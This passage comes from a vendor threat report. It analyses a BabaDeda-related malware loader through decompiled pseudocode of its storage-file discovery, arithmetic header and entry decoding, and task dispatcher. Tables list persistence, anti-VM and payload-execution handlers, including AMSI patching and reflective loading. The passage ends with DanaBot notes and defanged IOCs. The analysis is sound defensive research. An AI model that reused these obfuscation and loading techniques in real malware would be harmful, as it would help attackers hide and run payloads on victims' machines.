  WaitForSingleObject_wrapper(v0, v1, handle_event);
  wstring_destroy(v0, v1, v2, v8);
  destroy_api_context_wrapper(v0, v1, v3, bInitialState);
  return 0;
}
```

Figure 21: List.Control.dat analysis view

The function find_storage_container is the storage discovery routine. Its job is to locate a valid hidden storage file on disk, load it, and return a prepared storage context.

The function starts by allocating and initializing a storage context. That context later holds the accepted file buffer, decoded metadata, table information, and storage decode key.

```
__int64 __fastcall init_storage_context(
        struct ApiResolverContext *api_ctx,
        unsigned __int64 scratch,
        __int64 unused,
        StorageContext *storage_ctx)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  storage_ctx->aux_block = alloc_storage_aux_block(api_ctx);
  storage_ctx->resolver = alloc_resolver_context(api_ctx, scratch, v4, storage_ctx, v5, v6);
  init_peb_api_resolver(api_ctx);
  storage_ctx->unknown0 = 0;
  storage_ctx->owns_buffer = 0;
  storage_ctx->status_flag = 0;
  storage_ctx->encode_payloads = 1;
  storage_ctx->entry_flag_1 = 0;
  storage_ctx->entry_flag_byte = 0;
  storage_ctx->expected_marker = 1;
  storage_ctx->decode_key = 0;
  storage_ctx->buffer = 0;
  storage_ctx->used_size = 0;
  storage_ctx->capacity = 0;
  storage_ctx->header_meta = GlobalAlloc_zeroed(0xCu);
  storage_ctx->directory_meta = GlobalAlloc_zeroed(0x10u);
  storage_ctx->table_meta = GlobalAlloc_zeroed(0x20u);
  memset_bytes(api_ctx, scratch, 0);
  memset_bytes(api_ctx, scratch, 0);
  memset_bytes(api_ctx, scratch, 0);
  storage_ctx->condition_variable = GlobalAlloc_zeroed(8u);
  RtlInitializeConditionVariable_wrapper(api_ctx, scratch, storage_ctx->condition_variable, storage_ctx->resolver);// Rtl
  return result;
}
```

Figure 22: Storage context allocation and initialization

After initialization, the code collects search locations from the current process.
It calls CreateToolhelp32Snapshot, Module32FirstW, and Module32NextW to enumerate loaded modules in the current process. It extracts their directories, skips the Windows system folder, and removes duplicates.

This gives the malware a list of module-related directories rather than a single hard-coded path.

For each directory, the malware builds a candidate search rule. The extensions are decoded at runtime and include:

- .bak
- .db
- .bin
- .dat
- .raw
- .pak

The function recursively walks each candidate directory, applies the extension rules, builds a list of matching files, opens each matching file, reads the entire content into memory, and passes the bytes to the storage validator.

```
90    memset_bytes(&v114, v1, 0);
91    decode_wide_string_4(&v114, v1, decoded_dat_tmp, &v115, v56, v57);
92    wstring_replace_with_copy(&v114, v1, decoded_dat_tmp, v121, v58, v59);
93    rule_vector_push(&v114, v1, v120, result_storage, v60, v61);
94    build_candidate_variants(&v114, v1, &candidate_path_vector);// Builds candidate paths by recursively walking th
95    for ( variant_index = 0; ; ++variant_index )
96    {
97      decoded_extension_wstr = variant_index;
98      v62 = ptr_vector_count(&candidate_path_vector.vec);
99      if ( decoded_extension_wstr >= v62 )
100       break;
101     v66 = vector_at_48(&v114, v1, variant_index, &candidate_path_vector);
102     wstring_construct_from_wz(&v114, v1, v66, &candidate_path, v67, v68);
103     vector_construct(&candidate_bytes);
104     if ( read_candidate_file_into_vector(&v114, v1) )// Reads the candidate file into a byte vector using CreateF
105     {
106       candidate_size = ptr_vector_count(&candidate_bytes);
107       candidate_buffer = vector_begin(&candidate_bytes);
108       if ( test_candidate_against_storage(storage_ctx, candidate_buffer, candidate_size, 0x1B66617Eu) )// Passes
109       {
110         v91 = 1;
111         vector_destroy_wrapper(&candidate_bytes);
112         wstring_destroy(&v114, v1, v69, &candidate_path);
113         break;
114       }
115     }
116     vector_destroy_wrapper(&candidate_bytes);
117     wstring_destroy(&v114, v1, v70, &candidate_path);
118   }
119   if ( v91 )
120   {
121     VIBE_task_record_construct(&v114, v1, v63, &candidate_path_vector, v64, v65);
122     VIBE_candidate_rule_destroy(&v114, v1, v71, v120, v72, v73);
```

Figure 23: List.Control.dat analysis view

The test_candidate_against_storage routine validates candidate storage files by decoding their header metadata using a build-specific storage decode key. Rather than relying on a fixed value, each package contains its own unique decode constant that is used during metadata reconstruction and validation.

As shown in the figure, the decoded header fields are derived from a combination of encoded values stored in the file header and the embedded decode key. One of the reconstructed fields is the format_marker, which acts as a validation indicator. For a candidate file to be accepted as a valid storage container, the decoded format_marker must resolve to the expected value of 1.

```
void __usercall decode_storage_header_fields(
        StorageContext *storage_ctx@<rcx>,
        const StorageHeaderDisk *disk_header@<rdx>,
        StorageHeaderMeta *out_header@<r8>)
{
  out_header->format_marker = disk_header->encoded_marker
                            - (LOWORD(disk_header->addend)
                             + LOWORD(storage_ctx->decode_key)
                             - LOWORD(disk_header->mix) * LOWORD(disk_header->seed));/
  out_header->secondary_field = disk_header->encoded_field1
                              - (LOWORD(disk_header->addend)
                               + LOWORD(disk_header->mix) * LOWORD(disk_header->seed)
                               + LOWORD(storage_ctx->decode_key));
  *out_header->decoded_field2_raw = disk_header->encoded_field2
                                  - (disk_header->addend
                                   + disk_header->mix * disk_header->seed
                                   + storage_ctx->decode_key);
}
```

Figure 24: Storage header metadata validation

If the reconstructed metadata passes validation, the search stops and find_storage_container returns a fully initialized storage context containing the decoded metadata and associated storage information. If validation fails, the candidate is rejected and the search continues until a valid storage file is found or all candidates have been exhausted.

```
bool __usercall parse_storage_header_and_tables@<al>(
        StorageContext *storage_ctx@<rcx>,
        const unsigned __int8 *candidate_buffer@<rdx>,
        unsigned __int64 candidate_size@<r8>,
        StorageDecodeKey decode_key@<r9>,
        unsigned __int8 copy_candidate@<^32.1>)
{
  if ( !candidate_buffer || candidate_size < 0x38 )
    return 0;
  if ( copy_candidate )
  {
    storage_ctx->buffer = GlobalAlloc_zeroed(candidate_size);
    memcpy_byte_loop(storage_ctx->buffer, candidate_buffer, candidate_size);
    storage_ctx->owns_buffer = 1;
  }
  else
  {
    storage_ctx->buffer = candidate_buffer;
    storage_ctx->owns_buffer = 0;
  }
  storage_ctx->capacity = candidate_size;
  storage_ctx->used_size = candidate_size;
  storage_ctx->decode_key = decode_key;
  storage_ctx->status_flag = 0;
  decode_storage_header_fields(storage_ctx, storage_ctx->buffer, storage_ctx->header_meta);
  if ( storage_ctx->header_meta->format_marker != storage_ctx->expected_marker )
    return 0;
  decode_storage_directory_meta(storage_ctx, (storage_ctx->buffer + 0x38), storage_ctx->directory_meta);
  decode_storage_table_meta(storage_ctx, storage_ctx->buffer + 0x50, storage_ctx->table_meta);
  storage_ctx->table_meta->capacity = storage_ctx->capacity;
  storage_ctx->table_meta->used_size = storage_ctx->used_size;
  return storage_ctx->table_meta->entry_count <= storage_ctx->table_meta->max_entry_id
      && 0x58 * storage_ctx->table_meta->entry_count + 0x78 <= storage_ctx->used_size;
}
```

Figure 25: Storage metadata validation with decode key 0x1B66617E

The file structure recovered from the storage parser is:



Figure 26: Accepted storage candidate path

controller_init takes the parsed storage context and turns it into executable controller state. It initializes the API resolver, creates the task model, loads task groups from storage and registers a fixed set of controller task handlers into an internal vector.

The storage file is organized as encoded 0x58-byte entry headers followed by payload data. Each entry header is arithmetic-obfuscated with:

- per-entry record_key_seed
- global storage_ctx->decode_key
- encoded parent_id, entry_id, entry_type, payload_size, flags, xor_encoded, and xor_key

```
void __usercall decode_storage_entry_record(
        StorageContext *storage_ctx@<rcx>,
        const StorageEntryDisk *disk_entry@<rdx>,
        StorageEntryMeta *out_entry@<r8>)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  record_key_seed = disk_entry->record_key_seed;
  out_entry->parent_id = 3 * disk_entry->record_key_seed + disk_entry->encoded_parent_id - storage_ctx->decode_key;
  out_entry->entry_id = disk_entry->encoded_entry_id - record_key_seed * storage_ctx->decode_key - record_key_seed;
  out_entry->entry_type = disk_entry->encoded_entry_type
                        - (record_key_seed + 5) * storage_ctx->decode_key
                        + 2 * record_key_seed;
  out_entry->payload_size = disk_entry->encoded_payload_size - storage_ctx->decode_key - 7 * record_key_seed;
  out_entry->reset_payload_size = disk_entry->encoded_reset_payload_size
                                - 2 * storage_ctx->decode_key
                                + 2 * record_key_seed != 0;
  out_entry->unknown_flag_byte = disk_entry->encoded_unknown_flag_byte - storage_ctx->decode_key + 4 * record_key_seed;
  out_entry->xor_encoded = 3 * record_key_seed + disk_entry->encoded_xor_encoded - 3 * storage_ctx->decode_key != 0;
  out_entry->xor_key = disk_entry->encoded_xor_key - record_key_seed * storage_ctx->decode_key + 4 * record_key_seed;
  out_entry->entry_flag_1 = record_key_seed + disk_entry->encoded_entry_flag_1 - 5 * storage_ctx->decode_key != 0;
  out_entry->entry_flag_byte = 5 * record_key_seed
                             + LOBYTE(disk_entry->encoded_entry_flag_byte)
                             - LOBYTE(storage_ctx->decode_key);
}
```

Figure 27: Decoding Each Table Entry

At runtime, storage lookups walk the entry table at: storage_ctx->buffer + 0x78

For each entry, reverses the arithmetic encoding and recovers the real chunk metadata. Once the task model is built, iterates the registered controller task vector and dispatches each task through dispatch_item_handler function. Depending on task flags, the dispatcher either runs the task directly through or starts it in a new thread, eventually calling process_task_list.

```
25      {
26        case 0x5DCuLL:
27          return DispatchStorageObjectTask(env1, env2, task_id, &task_vector->items, arg_vector, v11);
28        case 0x6A4uLL:
29          return DispatchKnownFolderPathTask(env1, env2, task_id);
30        case 0x708uLL:
31          return DispatchRegistryAndPersistenceOps(env1, env2, task_id, task_vector, arg_vector, v11);
32        case 0x76CuLL:
33          return DispatchProcessTriggerOps(env1, env2, task_id, task_vector, arg_vector, unused);
34        case 0x7D0uLL:
35          return DispatchCollectionObjectOps(env1, env2, task_id, task_vector, arg_vector, unused);
36        case 0x834uLL:
37          return DispatchBlobObjectTask(env1, env2, task_id, task_vector, arg_vector);
38        case 0x898uLL:
39          return RunPayloadExecutionTask(env1, env2, task_id, task_vector, arg_vector);
40      }
41    }
42    else
43    {                                       // Lower vector-size task families: 0x12C sleep/control, 0x190 UI interac
44      switch ( v13 )
45      {
46        case 0x514uLL:
47          return DispatchRuntimeStateTask(env1, env2, task_id, task_vector, arg_vector, v11);
48        case 0x12CuLL:
49          return DispatchSleepTask(env1, env2, task_id, task_vector, arg_vector, v11);
50        case 0x190uLL:
51          return DispatchUiTask(env1, env2, task_id, task_vector, arg_vector, v11);
52        case 0x1F4uLL:
53          return DispatchGetSystemInfo(env1, env2, task_id, task_vector, arg_vector, v11);
54        case 0x258uLL:
55          return DispatchModuleAndSessionOps(env1, env2, task_id, task_vector, arg_vector, v11);
56        case 0x2BCuLL:
57          return DispatchStorageFileCommand(env1, env2, task_id, task_vector, arg_vector, unused);
58        case 0x3E8uLL:
59          return DispatchProcessTriggerTask(env1, env2, task_id, task_vector, arg_vector, unused);
60        case 0x44CuLL:
61          return DispatchEnvironmentAndActivityHeuristicTask(env1, env2, task_id, task_vector, arg_vector, v11);
```

Figure 28: Configuration handling in controller_init

Beyond the similarities in distribution methods, staging logic, and file structure, the analyzed samples also contain code-level indicators linking them to the earlier Babadeda Crypter.
One notable example is the internal task handler DispatchEnvironmentAndActivityHeuristicTask, which initiates a workflow internally referred to as a “BABADEDA” task. Additionally, the code contains the constant 0xBABADEDA.



Figure 29: BABADEDA Hypervisor Probe Initialization

Family ID	*Handler*	*Summary*
300 / 0x12C	DispatchSleepTask	Sleep/delay tasks. 301 sleeps param0 seconds; 302 sleeps indefinitely.
400 / 0x190	DispatchUiTask	UI actions: 401 MessageBoxW, 402 desktop overlay, 403 layered text window.
500 / 0x1F4	DispatchGetSystemInfo	Host info: processor count, physical memory MB, computer name, user name, locale.
600 / 0x258	DispatchModuleAndSessionOps	Process/module operations: process lookup/PID, current module path/dir/name, LoadLibraryW, FreeLibrary, module presence, module unmapping, VEH install/remove, thread-context hijack helpers, process/module enumeration checks, and ExitProcess(0).
700 / 0x2BC	DispatchStorageFileCommand	Filesystem/path operations: path/file/dir existence, delete/copy/move/create/remove, read file into byte-vector object, compare cached content, enumerate paths, size/count calculations, and cached filesystem-object updates.
1000 / 0x3E8	DispatchProcessTriggerTask	Task-object lifecycle: create/register object, set object field, add named entries/flags, remove entries by prefix, start/stop worker, delete object, query worker status.
1100 / 0x44C	DispatchEnvironmentAndActivityHeuristicTask	Anti-analysis/activity checks: hypervisor detection for VMware/VirtualBox/Hyper-V/KVM/Xen/Parallels; timed cursor-location probes; foreground-window-change checks; network-traffic delta checks.

Family ID	*Handler*	*Summary*
1200 / 0x4B0	DispatchSessionAndPower TriggerTask	Bitmask task object lifecycle: create object, register child tasks for bit masks 1..0x80, run worker, stop, query status, delete/free.
1300 / 0x514	DispatchRuntimeStateTask	Console/string I/O family: allocate/attach console, free console context, write formatted values from literals/cached results, read console line, clear console, set console title.
1500 / 0x5DC	DispatchStorageObjectTask	Task/result-cache control: thread task buckets, scope push/pop/restore, local/global cached results, literal/result-ref copying, comparisons, boolean/integer transforms, string transforms, and task-storage record load/store.
1700 / 0x6A4	DispatchKnownFolderPathTask	Known-folder resolver. Returns paths for Desktop, Documents, Downloads, AppData, profile, ProgramData, Windows/System/System32/SysWOW64, Program Files, Temp, Public folders, Startup, Recent, SendTo, Templates, Fonts, Favorites, Links, History, Internet Cache, Admin Tools, etc.
1800 / 0x708	DispatchRegistryAnd PersistenceOps	Persistence/environment setup/checks: HKCU/HKLM Run create/delete/check, Startup shortcut create/delete/check, service create/delete/check, scheduled task create/check/property match.
1900 / 0x76C	DispatchProcessTriggerOps	Timer/process-token object lifecycle: create object, start timer child callbacks, cancel/disable/enable/reschedule timers, timer existence/count, disable/enable all, destroy object.

Family ID	*Handler*	*Summary*
2000 / 0x7D0	DispatchCollectionObjectOps	Locked collection objects. 2001-2017 operate on wide-string vectors: create, get, wildcard filter/match, count, contains, remove, push, insert, clear, destroy. 2020-2034 operate on qword vectors: create, get/count/contains, remove/push/insert, clear/destroy, min/max, value removal/checks.
2100 / 0x834	DispatchBlobObjectTask	Byte-vector/string buffer operations: create UTF-16 byte buffers from strings, free/length/clear/resize/clone, assign/insert/replace/delete ranges, convert buffer to wstring, search, equality, starts-with, ends-with, contains, substring object creation.
2200 / 0x898	RunPayloadExecutionTask	Payload execution/loading. Pulls cached byte-vector payloads and executes shellcode-like buffers, reflective-maps PE buffers, toggles loader options such as PEB entry/header randomization/inverted function table, loads .NET assemblies including appdomain/AMSI-patch variants, and maps PE files through generated module paths.

Xml.dat

Xml.dat is associated with DanaBot:

`DanaBot SHA-256: 446F3EC3084AD36E7D4A05070B545CEF3814AACBD03C7AF7157FC9A679C5BFCD`

The analyzed binary is a 64-bit Delphi/Embarcadero Windows PE with more than 8,000 identified functions, most of which are statically linked runtime and framework code. The custom logic is compact: it dynamically resolves CryptoAPI and VirtualAlloc, decrypts an embedded payload with a password-derived key, reconstructs the decrypted data, allocates executable memory, copies the payload into that region, and jumps into it.

Morphisec Conclusion and Defensive Implications

The evolution of BabaDeda reflects a broader trend in which sophisticated loader frameworks are becoming increasingly accessible through malware-as-a-service ecosystems and AI-assisted development. Techniques that once required dedicated malware developers can now be incorporated into new campaigns with far less effort, accelerating both innovation and operational deployment.

As attackers adopt AI to generate, modify, and iterate malware delivery chains, defenders require technologies that do not depend solely on identifying known indicators or previously observed behaviors. Morphisec Anti-Ransomware Assurance Suite is designed to prevent execution by combining Automated Moving Target Defense, deception-based protection, and adaptive AI-driven defense, disrupting attacks before ransomware, stealers, or remote access payloads can establish a foothold.

Rather than chasing individual variants, organizations should focus on preventing the underlying execution techniques that modern loaders rely upon. This approach remains effective even as attackers continuously modify payloads, delivery methods, filenames, exports, packaging, and evasion mechanisms.

About Morphisec

References

Technical references:

- Donut loader source - https://github.com/TheWover/donut/blob/master/loader/loader.c
- Volexity Donut decryptor - https://github.com/volexity/donut-decryptor
- Callback shellcode injection reference - https://github.com/ChaitanyaHaritash/Callback_Shellcode_Injection
- pe_to_shellcode loader - https://github.com/hasherezade/pe_to_shellcode/blob/master/loader_v2/peloader.cpp
- pe2shc main source - https://github.com/hasherezade/pe_to_shellcode/blob/master/pe2shc/main.cpp
- capfix - https://ptsecurity.com/research/pt-esc-threat-intelligence/an-alarm-you-can-t-ignore-how-capfix-attacks-russian-organizations/#id3
- https://www.morphisec.com/blog/the-babadeda-crypter-targeting-crypto-nft-defi-communities/

IOCs

Network:

158.94.208[.]104

x7GkP2mQ9zL4/my _ s.bin

x7GkP2mQ9zL4/my _ downloader.bin

hxxps://keter[.]org[.]il/תשמל-ריחמב-הריד-תיינקל-הזוחב-תיבי-ששת/

hxxp://95.163.152[.]190/linguist.zip

91.92.243[.]161:3038

hxxp://95.163.152[.]190/linguist.zip,1

hxxp://humansbad2026[.]com/track.php?d=

158.94.208[.]92

77.238.248[.]158

Luishoponline[.]com/vEaMG9H2/Visual.msi

89.124.81[.]216:9000/wbinjget?q=B2E581C85432BD4DF6A59A00CBDA1CB3

94.26.83[.]190

94.26.83[.]190:6600/t36umsn9/DataRescueCommunity _ 1.msi

Mqqeravi.com

cirealci.com

Hashes:

809D030D1FD65C909260B4B33BFF9C99F775AEA332D944AD1F64B4E5E81A6D60

C92950568A2B757D4EE0BAD84B33F5B3414F0D5FDF3D3F5B06E7D304A7CCF1A1

DCD612F1D86FF5C9B43F1A3D0BAEA16B9C08E4B844BCD82564C720EE1CAAFE3C

9677584602AE15BDD20D91B9A14768A17C126107739E3853D969FF4E02E10E71

3B4208EC304B60BA9D0CA74838AD7031224A32C36D6E1FA7C616A5ECF5074A5B

1e1d25391cf825d9607f652249e33cf1d2b98f260b587a1b1b33710e2ea6b91f

2AFA7B6F825AE82C0121117B2966C57D825E7F1CFECAEF36E638F66A08060DB6

D79A454BEABCD59459C350C71598BFFD6BADB6A8905B0E9FA3C1EE22CBEF7D7E

fa25acfac32c557f809ab544764d4348f31cf9909ad9d512883d6cba8369ba88

0c0dc13805564d986b5eac6c5e8c90d336256fbb7f8a0c52180f1f5c690fe203

e38550a29e4ff48d8cd4df5ab34a88b9b28f23d50e66129c896689cd334849a9

91255813151e6fb3d2a45e088490214c110ff035bbd1ee01ff430782868c77b3

a8a2148d6cf70d06a9c2ecded8b1a21f982cf11ffc9774442209f536a66a8630

9a736f4812b485f9cf5b1332a791b205b5135a4b3a0c41f473ad9cc9fbe2d75c

7eb345c26a1b827e7b2ef5b7881cb406b04b056ebc36cc92e3f7643decd2671f

71f19394bf15ae47b668fcbe13d0fe4d46d8c06ce004eeccf82c8d1770bba558

5c6144b1bb4c195a4dcd7ebac8c427852c7e15cb5b4f5217dda0cfb39a90062a

425501b6428e19536be925b4a286f73ae94270bc23ac516832ea27ba6c875998

3e881c9663db5c80a0093f4b0f7008aa1e73866c57aa672e53b38274df4c2807

1e1d25391cf825d9607f652249e33cf1d2b98f260b587a1b1b33710e2ea6b91f